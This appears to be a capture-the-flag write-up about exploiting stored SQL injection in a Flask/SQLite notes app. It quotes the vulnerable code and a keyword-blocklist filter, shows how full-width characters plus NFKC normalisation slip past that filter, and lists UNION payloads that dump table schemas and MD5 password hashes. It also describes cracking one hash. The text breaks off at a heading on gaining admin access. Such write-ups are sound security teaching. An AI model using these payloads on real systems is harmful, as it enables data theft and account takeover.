
From a user perspective it was quite simple; you could post notes and mark them as private or public. Any public notes would be shown to all users on the “Shared Notes” page. The dashboard included some general stats such as the total number of your notes, how many are shared, as well as your account type “User” - which matched the badge in the navigation. I thought this was a good indication that there are likely different types of roles/permissions, which may play a part in the challenge.
The source showed that we were dealing with a Python app that used Flask and SQLite. When scanning the rest of the code there was interesting regex that immediately stuck out like a sore thumb!
def filter_security_input(tags):
if not tags:
return tags
regex = re.compile(
r"^(?!.*['\";\-#=<>|&])"
r"(?!.*(/\*|\*/))"
r"(?!.*(union|select|insert|update|delete|drop|create|alter|exec|execute|where|from|join|order|group|having|limit|offset|into|values|set|table|database|column|index|view|trigger|procedure|function|declare|cast|convert|char|concat|substring|ascii|hex|unhex|sleep|benchmark|waitfor|delay|information_schema|sysobjects|syscolumns))"
r".+$",
re.IGNORECASE
)
if not regex.match(tags):
return None
normalized = unicodedata.normalize('NFKC', tags)
return normalizedThe regex pattern includes SQL keywords and operators. They are sitting inside a “security” function for filtering tags. When one of these SQL keywords are present in “tags” the function will return None otherwise it returns the tags. My first thought was that it could be a naive attempt to prevent SQL injection, and that there may be gaps in a blacklist approach like this.
I had a look at the function’s callsites to see where it was used. When a user creates a note the argument tags is passed through filter_security_input and the filtered tags are then stored in the database, if it passes the filter.
tags_filtered = filter_security_input(tags) if tags else ''
if tags and not tags_filtered:
db = get_db()
notes = db.execute('SELECT * FROM notes WHERE user_id = ? ORDER BY id DESC',
(session['user_id'],)).fetchall()
return render_template_string(NOTES_TEMPLATE +
'<script>alert("Security filter: Invalid characters or patterns detected in tags");</script>',
notes=notes,
role=session['role'])
db = get_db()
db.execute('INSERT INTO notes (user_id, title, content, shared, tags) VALUES (?, ?, ?, ?, ?)',
(session['user_id'], title, content, shared, tags_filtered))Since the filtered tags are saved to the database, it was starting to look like stored SQLi. I had a look through the code trying to find if stored injection was possible. Specifically, I was looking for a place where the stored tags data was being used dangerously within another query. All of the queries seemed to be parameterised queries (like the above snippet) which prevents SQLi, however there was one location that didnt follow that approach - the shared note page.
note = db.execute('''SELECT notes.id, notes.title, notes.content, notes.tags, users.username as author
                    FROM notes
                    JOIN users ON notes.user_id = users.id
                    WHERE notes.id = ? AND notes.shared = 1''', (note_id,)).fetchone()

# ... note not found check

tags = note['tags'] if note['tags'] else ''

# ... code to insert log (user activity) into the database

if tags:
stats_query = f"SELECT action, COUNT(*) as count FROM logs WHERE metadata LIKE '%{tags}%' GROUP BY action"You can see in the stats_query they are using a string literal and dangerously using the tags directly in the query string. Tags comes from the note record above and will contain the potential stored injection that is inserted on note creation! This should allow us to alter the behaviour of the stats query.
Extracting hashed passwords
We now have the idea that we can store our injection payload on note creation, and then execute it when viewing the statistics for that note. Reading the code is one thing but actually doing it is another. So the next step was to prove it. I started with using a single quote to malform the original query to hopefully throw an error. When viewing the note it sent back the database error directly to the client, confirming that injection was possible.

Next step was to turn this into something useful. My plan was to use a UNION to find out what tables were in the database and what data could be extracted. In SQLite this type of information is stored in the sqlite_master table. There was one problem however, the security filter on insert blocks the use of UNION so we would need to figure out how to bypass it. Originally I was thinking that I may have to use keywords that were not in the regex… but there was one interesting line in the filter_security_input function that I noticed upon revisiting.
normalized = unicodedata.normalize('NFKC', tags)This occurred after the check for banned SQL keywords. Essentially, after checking for banned characters it uses this to transform the tags string into normal form. In theory this would allow us to use something that represents the keyword UNION such as using full width characters UNION to bypass the security filter. Which would then be transformed back into the regular UNION (half width) due to the normalize function before being stored in the database. Allowing us a way around the filter completely.
Looking at the original query, I could see that it had two columns; one was a string and the other was a number. This is important when using UNION because we also must match the types and number of columns (in the same order) from the original query.
-- Original
SELECT action, COUNT(*) as count FROM logs WHERE metadata LIKE '%{tags}%' GROUP BY action

-- The query that I wanted to run inside 'tags'
UNION SELECT name, 1 from sqlite_masterThis new query would get the names of the tables in the database. Since I didn’t have a use for the number column I just provided a ‘1’ to satisfy the union for now. In order to get this to work I had to breakout of the original query using single quotes. I first did this in a simple form, while avoiding the use of UNION, just to prove that my escape approach would work ok.
title=Test&content=post&tags=%'OR '%'='&shared=1This resulted in no db errors and data came back as successful.


Next step was to introduce my UNION from above but replacing parts of the banned keywords with full width characters to bypass the filter. I also added double hyphen to comment out the end part of the original query.
title=Test&content=post&tags=wontmatch%'OR '%'='%' union select name, 1 from sqlite_master --&shared=1Note: on reflection I made this a bit more complex than neccessary as I don’t think I needed the ‘wontmatch’ and the true condition after the OR. I think I could have just used ‘%%’ to match everything.
With this I was able to successfully extract the table names. Out of all the tables only Users, notes and logs seemed to be interesting.
I updated the query to then pull out the column names for each of the tables.
title=Test&content=post&tags=wontmatch%'OR '%'='%' union select sql, 1 from sqlite_master where name = 'users' --&shared=1After looking at those tables, the users table seemed to be the only one to contain interesting columns. It contained ‘username’ and ‘password’, both of which could be quite useful to try gain access to another account.

I updated the payload to retrieve the stored passwords for the users.

It seemed to contain md5 hashed passwords for my own user and two other users; editor and admin. Which I managed to determine by running another query to read the username values.

From looking at the users schema there seemed to be no password salts, at least in the database anyway. I figured the next play was to try retrieve the plaintext values for the hashed passwords, and atempt to gain access to the other accounts.
Cracking the passwords
I tried using the first online service that popped up on Google (CrackingStation). I wanted to check if any of the password hashes were already known, if so it would mean I could quickly get the plaintext values with low effort.

Unfortunately I only got results for the ‘editor’ account, their password was ilovehacking. I was hoping to get the admin password as they would likely have more permissions. So I ran the hashes against a large known password list called rockyou.txt using John the ripper. Sadly I had no luck and got the same result as the online service. I then decided to focus on the ‘editor’ account password that I had retrieved.

Getting admin access
